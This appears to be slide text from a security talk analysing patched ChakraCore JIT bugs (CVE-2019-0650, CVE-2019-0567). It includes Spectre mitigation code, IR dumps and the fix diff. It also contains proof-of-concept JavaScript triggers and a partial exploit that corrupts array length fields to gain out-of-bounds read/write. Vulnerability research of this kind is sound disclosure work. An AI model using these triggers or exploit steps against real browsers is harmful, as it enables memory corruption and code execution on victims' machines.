                || (IRType_IsNativeInt(indirType) && CONFIG_FLAG_RELEASE(PoisonIntArrayStore))
                || (IRType_IsFloat(indirType) && CONFIG_FLAG_RELEASE(PoisonFloatArrayStore)))
                )
            )
        )
    ;
```

shouldPoisonLoad

- TypedArray, Var Array, Int Array, Float Array read or write were also been mitigated, so the out-of-bound R/W vulnerability of array in Javascript can’t be exploited.

Mitigation Update

- ChakraCore July 2018 Security Update
- ChakraCore v1.10.1

```
// Should we poison the load of the address to/from which the store/load happens?
bool shouldPoisonLoad = maskOpnd != nullptr
    && (
        (!isStore && (!instr->IsSafeToSpeculate()) &&
            (baseValueType.IsLikelyTypedArray()
                ? CONFIG_FLAG_RELEASE(PoisonTypedArrayLoad)
                : ((indirType == TyVar && CONFIG_FLAG_RELEASE(PoisonVarArrayLoad))
                || (IRType_IsNativeInt(indirType) && CONFIG_FLAG_RELEASE(PoisonIntArrayLoad))
                || (IRType_IsFloat(indirType) && CONFIG_FLAG_RELEASE(PoisonFloatArrayLoad)))
                )
            )
        ||
        (isStore &&
            (baseValueType.IsLikelyTypedArray()
                ? CONFIG_FLAG_RELEASE(PoisonTypedArrayStore)
                : ((indirType == TyVar && CONFIG_FLAG_RELEASE(PoisonVarArrayStore))
                || (IRType_IsNativeInt(indirType) && CONFIG_FLAG_RELEASE(PoisonIntArrayStore))
                || (IRType_IsFloat(indirType) && CONFIG_FLAG_RELEASE(PoisonFloatArrayStore)))
                )
            )
        )
    ;
```

Where call SetIsSafeToSpeculate

- If the r= arr[index] in the loop, will disable the mask.

```
3335                switch (instr->m_opcode)
3336                {
3337                case Js::OpCode::LdElemI_A:
3338                case Js::OpCode::ProfiledLdElemI_A:
3339                {
3340                    IR::Opnd* dest = instr->GetDst();
3341                    if (dest->IsRegOpnd())
3342                    {
3343                        SymID symid = dest->AsRegOpnd()->m_sym->m_id;
3344                        if (!block->loop->internallyDereferencedSyms->Test(symid))
3345                        {
3346                            instr->SetIsSafeToSpeculate(true);
3347                            addOutEdgeMasking(symid, block->loop, this->tempAlloc);
```

Why update

- Guess the reason is that the compiler did the best effort to optimize the BoundCheck, if we add mitigation to all array's read/write, compiler's early efforts will be wasted.
- After update
  - Mitigation for the array's element write is not change
  - Mitigate the array's read when this read isn't in the loop. If the read is in the loop, not mitigate it

CVE-2019-0650

```
let arr = [1.1];
tf = function( ){print("haha")};
Object.defineProperty(tf.__proto__.__proto__, "alias", {
            get:function( )
                                {
                arr[0] = {};
                                                return null;
                                }
    }
);

function opt(arr, obj) {
    arr[0] = 1.1;
    obj.values;
    arr[0] = 2.3023e-320;
}

opt(arr, {});
opt(arr, [1,2,3]);
print(arr[0]);
```

lowerer Instr Information

```
    s24.i64          =  MOV              [s6<s12>[LikelyObject].var+8].i64        #
    s25.u64          =  MOV              0 (0x0).u64                              #
                        CMP              s24.i64, [0xXXXXXXXX (&GuardValue)].u64 #
                        JNE              $L10                                     #
    s6<s12>[LikelyObject].var = CMOVNE   s6<s12>[LikelyObject].var, s25.u64       #
    s7[LikelyUndefined_CanBeTaggedValue].var = MOV  [0xXXXXXXXX (&PropertySlot)].i64 #
                        JMP              $L12                                     #
$L10: [helper]                                                                   #
    s26.u64          =  MOV              0xXXXXXXXX (InlineCache).u64             #
                        CMP              s24.i64, [s26.u64+8].i64                 #
                        JNE              $L11                                     #
    s27.i64          =  MOV              [s26.u64+16].i64                         #
    s28.i64          =  MOVZXW           [s26.u64+2].u16                          #
    s7[LikelyUndefined_CanBeTaggedValue].var = MOV  [s27.i64+s28.i64*8].i64      #
                        JMP              $L12                                     #
$L11: [helper]                                                                   #
    s29.var          =  MOV              s6<s12>[LikelyObject].var                #
    [0xXXXXXXXX (&ImplicitCallFlags)].u8 = MOV  1 (0x1).i8                       #
    [0xXXXXXXXX (&DisableImplicitCallFlags)].i8 = MOV  1 (0x1).i8                #
    arg5(s31)<32>.i32 = MOV              376 (0x178).i32                          #
    arg4(s32)(r9).var = MOV              s29.var                                  #
    arg3(s33)(r8).u32 = MOV              0 (0x0).u32                              #
    arg2(s34)(rdx).u64 = MOV             0xXXXXXXXX (InlineCache).u64             #
    arg1(s35)(rcx).u64 = MOV             0xXXXXXXXX (FunctionBody [opt (#1.3), #4]).u64 #
    s36(rax).u64     =  MOV              Op_PatchGetValue.u64                     #
    s30(rax).var     =  CALL             s36(rax).u64                             #0007
    s7[LikelyUndefined_CanBeTaggedValue].var = MOV  s30(rax).var                 #
    [0xXXXXXXXX (&DisableImplicitCallFlags)].i8 = MOV  0 (0x0).i8                #
                        CMP              [0xXXXXXXXX (&ImplicitCallFlags)].u8, 1 (0x1).i8 #
                        JEQ              $L12                                     #
$L14: [helper]                                                                   #
                        CALL             SaveAllRegistersAndBailOut.u64          #0007  Bailout: #0007 (BailOutOnImpl
                        JMP              $L7                                     #
$L12:                                                                            #
```

ImplicitCallFlags Setting

- obj.values will trigger a call of Op_PatchGetValue ,we can see that it have been set the ImplicitCallFlags, DisableImplcitCallFlags before it was called. After finished the call, it will check the flags.
- Why this will also cause a vulnerability?

Root cause analysis

```
void JsBuiltInEngineInterfaceExtensionObject::InjectJsBuiltInLibraryCode(ScriptContext * scriptContext)
{
    JavascriptExceptionObject *pExceptionObject = nullptr;
    if (jsBuiltInByteCode != nullptr)
    {
        return;
    }

    try {
        EnsureJsBuiltInByteCode(scriptContext);
        Assert(jsBuiltInByteCode != nullptr);
            . . . . . .
        // Clear disable implicit call bit as initialization code doesn't have any side effect
        Js::ImplicitCallFlags saveImplicitCallFlags = scriptContext->GetThreadContext()->GetImplicitCallFlags();
        scriptContext->GetThreadContext()->ClearDisableImplicitFlags();
        JavascriptFunction::CallRootFunctionInScript(functionGlobal, Js::Arguments(callInfo, args));
        scriptContext->GetThreadContext()->SetImplicitCallFlags((Js::ImplicitCallFlags)(saveImplicitCallFlags));

        Js::ScriptFunction *functionBuiltins = scriptContext->GetLibrary()->CreateScriptFunction(jsBuiltInByteCode->G
        functionBuiltins->SetPrototype(scriptContext->GetLibrary()->nullValue);

        // Clear disable implicit call bit as initialization code doesn't have any side effect
        saveImplicitCallFlags = scriptContext->GetThreadContext()->GetImplicitCallFlags();
        scriptContext->GetThreadContext()->ClearDisableImplicitFlags();
        JavascriptFunction::CallRootFunctionInScript(functionBuiltins, Js::Arguments(callInfo, args));
        scriptContext->GetThreadContext()->SetImplicitCallFlags((Js::ImplicitCallFlags)(saveImplicitCallFlags));
```

JsBuiltin.js

```
"use strict";

(function (intrinsic) {
    var platform = intrinsic.JsBuiltIn;

    let FunctionsEnum = {
        ArrayValues: { className: "Array", methodName: "values", argumentsCount: 0, forceInline: true /*optional*/, alias: "Symbol.iterator" },
        ArrayKeys: { className: "Array", methodName: "keys", argumentsCount: 0, forceInline: true /*optional*/ },
        ArrayEntries: { className: "Array", methodName: "entries", argumentsCount: 0, forceInline: true /*optional*/ },
        ArrayIndexOf: { className: "Array", methodName: "indexOf", argumentsCount: 1, forceInline: true /*optional*/ },
        ArrayFilter: { className: "Array", methodName: "filter", argumentsCount: 1, forceInline: true /*optional*/ },
    };

    platform.registerFunction(FunctionsEnum.ArrayKeys, function () {
        "use strict";
        if (this === null || this === undefined) {
            __chakraLibrary.raiseThis_NullOrUndefined("Array.prototype.keys");
        }
        let o = __chakraLibrary.Object(this);
        return __chakraLibrary.CreateArrayIterator(o, 0 /* ArrayIterationKind.Key*/);
    });

    platform.registerFunction(FunctionsEnum.ArrayValues, function () {
        "use strict";
        if (this === null || this === undefined) {
            __chakraLibrary.raiseThis_NullOrUndefined("Array.prototype.values");
        }
        let o = __chakraLibrary.Object(this);
        return __chakraLibrary.CreateArrayIterator(o, 1 /* ArrayIterationKind.Value*/);
    });

    platform.registerFunction(FunctionsEnum.ArrayEntries, function () {
        "use strict";
        if (this === null || this === undefined) {
            __chakraLibrary.raiseThis_NullOrUndefined("Array.prototype.entries");
        }
        let o = __chakraLibrary.Object(this);
        return __chakraLibrary.CreateArrayIterator(o, 2 /* ArrayIterationKind.KeyAndValue*/);
    });
```

- tf.__proto__.__proto__ == funcInfo.__proto__.__proto__

```
Var JsBuiltInEngineInterfaceExtensionObject::EntryJsBuiltIn_RegisterFunction(RecyclableObject* function, CallInfo callInfo, ...)
{
    EngineInterfaceObject_CommonFunctionProlog(function, callInfo);

    AssertOrFailFast(args.Info.Count >= 3 && JavascriptObject::Is(args.Values[1]) && JavascriptFunction::Is(args.Values[2]));

    JavascriptLibrary * library = scriptContext->GetLibrary();

    // retrieves arguments
    RecyclableObject* funcInfo = nullptr;
    if (!JavascriptConversion::ToObject(args.Values[1], scriptContext, &funcInfo))
    {
        JavascriptError::ThrowTypeError(scriptContext, JSERR_FunctionArgument_NeedObject, _u("Object.assign"));
    }

    Var classNameProperty = JavascriptOperators::OP_GetProperty(funcInfo, Js::PropertyIds::className, scriptContext);
    Var methodNameProperty = JavascriptOperators::OP_GetProperty(funcInfo, Js::PropertyIds::methodName, scriptContext);
    Var argumentsCountProperty = JavascriptOperators::OP_GetProperty(funcInfo, Js::PropertyIds::argumentsCount, scriptContext);
    Var forceInlineProperty = JavascriptOperators::OP_GetProperty(funcInfo, Js::PropertyIds::forceInline, scriptContext);
    Var aliasProperty = JavascriptOperators::OP_GetProperty(funcInfo, Js::PropertyIds::alias, scriptContext);
```

lead to user-defined JS function

CVE-2019-0650 patch timeline

- We found this vulnerability at Sep 2018.
- Patched at Microsoft Feb 2019 Security Update.

CVE-2019-0567

```
<script>
function opt(obj,obj1 )
{
        obj.a = 3.3;
        let tmp = {__proto__:obj1};
        obj.a = 3.5;
}
obj = {a:1,b:2,c:3};
obj1 = {a:1,b:2,c:3};
for(let i=0;i<0x10000;i++)
opt(obj,obj1);
obj = {a:1,b:2,c:3};
opt(obj,obj);
alert(obj.c);
</script>
```

DynamicObject


```
// Memory layout of DynamicObject can be one of the following:
//        (#1)                (#2)                (#3)
//  +--------------+    +--------------+    +--------------+
//  | vtable, etc. |    | vtable, etc. |    | vtable, etc. |
//  |--------------|    |--------------|    |--------------|
//  | auxSlots     |    | auxSlots     |    | inline slots |
//  | union        |    | union        |    |              |
//  +--------------+    |--------------|    |              |
//                      | inline slots |    |              |
//                      +--------------+    +--------------+
// The allocation size of inline slots is variable and dependent on profile data for the
// object. The offset of the inline slots is managed by DynamicTypeHandler.
// More details for the layout scenarios below.

Field(Field(Var)*) auxSlots;
```

auxSlots

- In DynamicObject, auxSlots have two meanings.
  - If DynamicHandler is ObjectHeaderInlinedTypeHandler, the auxSlots will store the value of the Object's attribute
  - Else, the auxSlots is a pointer, which points to a memory address, which stores the object's attribute value.

Op_InitProto

- Op_InitProto will trigger to call DynamicTypeHandler::AdjustSlots function



AdjustSlots

```
656     void DynamicTypeHandler::AdjustSlots(
657         DynamicObject *const object,
658         const PropertyIndex newInlineSlotCapacity,
659         const int newAuxSlotCapacity)
660     {
661         Assert(object);
662
663         // Allocate new aux slot array
664         Recycler *const recycler = object->GetRecycler();
665         TRACK_ALLOC_INFO(recycler, Var, Recycler, 0, newAuxSlotCapacity);
666         Field(Var) *const newAuxSlots = reinterpret_cast<Field(Var) *>(
667             recycler->AllocZero(newAuxSlotCapacity * sizeof(Field(Var))));
668
                . . . . . .
732
733         object->auxSlots = newAuxSlots;
734         object->objectArray = nullptr;
735     }
```

AdjustSlots

- AdjustSlots have change the auxSlots to a pointer. But the JIT code also save object.a values to auxSlots, so this lead to type confusion vulnerability.

```
GLOBOPT INSTR:     s14(s9[UninitializedObject]->__proto__).var! = InitProto  s7[LikelyCanBeTaggedValue_Object].var! #0013  Bailout: #001a (BailOutOnImplicitCalls)


   s20.var          =  MOV             s7[LikelyCanBeTaggedValue_Object].var!  #
   s21.var          =  MOV             s9[UninitializedObject].var             #
   [0xXXXXXXXX (&ImplicitCallFlags)].u8 = MOV  1 (0x1).i8                      #
   arg3(s22)(r8).var = MOV            s20.var                                 #
   arg2(s23)(rdx).i32 = MOV           469 (0x1D5).i32                         #
   arg1(s24)(rcx).va    MOV           .01..m                                  #
   s25(rax).u64     =  MOV             OP_InitProto.u64                        #
                       CALL            s25(rax).u64                            #0013
                       CMP             [0xXXXXXXXX (&ImplicitCallFlags)].u8, 1 (0x1).i8 #
                       JEQ             $L3                                     #
$L4: [helper]                                                                  #
$L5: [helper]                                                                  #
                       CALL            SaveAllRegistersAndBailOut.u64          #0013  Bailout: #001a (BailOutOnImplicitCalls)
                       JMP             $L6                                     #
$L3:                                                                           #


  Line    5: obj.a = 3.5;
  Col     2: ^
                       StatementBoundary  #2                                   #001d


GLOBOPT INSTR:     s13(s6(s15)[LikelyObject]->a)(0,m,++,s15+m!,s16)[CanBeTaggedValue_Float].var! = StFld  s5[CanBeTaggedValue_Float].var! #001d

   [s6(s15)[LikelyObject].var+16].i64 = MOV  s5[CanBeTaggedValue_Float].var  #
```

Attack point

- CVE-2019-0539,CVE-2019-0567,CVE-2018-8617
- You might find other vulnerability in this attack point if you have enough time.

Patch about CVE-2019-0567

CVE-2019-0539, CVE-2019-0567 Edge - Chakra: JIT: Type confusion via N... Browse files

…ewScObjectNoCtor or InitProto - Google, Inc.

master (#5899) v1.11.7 ... v1.11.5

Chakra Automation authored and **rajatd** committed on 19 Nov 2018 1 parent d73c5f1 commit 788f17b0ce06ea84553b123c174d1ff7052112a0

Showing 1 changed file with **9 additions** and **0 deletions**. Unified Split

9 lib/Backend/GlobOptFields.cpp View file

```
@@ -456,6 +456,15 @@ GlobOpt::ProcessFieldKills(IR::Instr *instr, BVSparse<JitArenaAllocator> *bv, bo
456 456             }
457 457             break;
458 458
459     +       case Js::OpCode::InitClass:
460     +       case Js::OpCode::InitProto:
461     +       case Js::OpCode::NewScObjectNoCtor:
462     +           if (inGlobOpt)
463     +           {
464     +               KillObjectHeaderInlinedTypeSyms(this->currentBlock, false);
465     +           }
466     +           break;
467     +
459 468         default:
460 469             if (instr->UsesAllFields())
```


CVE-2019-0567 patch timeline

- We found this vulnerability at Sep 2018.
- Patched in Microsoft Jan 2019 Security Update.


Exploit CVE-2019-0567

```
var obj_rw = {p1:1,p2:2,p3:3,p4:4};
obj_rw.p5 = 5;
obj_rw.p6 = 6;
obj_rw.p7 = 7;
obj_rw.p8 = 8;
obj_rw.p9 = 9;
obj_rw.p10 = 10;
obj_rw.p11 = 11;
obj_rw.p12 = 12;

function opt(obj,obj1 )
{
        obj.a = 3.3;
        let tmp = {__proto__:obj1};
        obj.a = obj_rw;
}

//1.layout_heap
layout_heap( );
/*jit the jit_fun function*/

for(let i=0;i<0x100000;i++)
{
    obj_1 = {a:1,b:2,c:3,d:4};
    obj = {a:1,b:2,c:3,d:4};
    opt(obj,obj_1);
}
obj_1 = {a:1,b:2,c:3,d:5};

opt(obj_1,obj_1);
obj_1.e = trigger_vuln_intarray;
obj_rw.p7 = 0x7fffffff;  //0x00010000'7fffffff  array->length = 0x7fffffff
obj_rw.p11 = NaN;  //0x00040000'00000000 head->left = 0,head->length=0x00040000
obj_rw.p12 = 0x7fffffff; //0x00010000'7fffffff head->size = 0x7fffffff
```

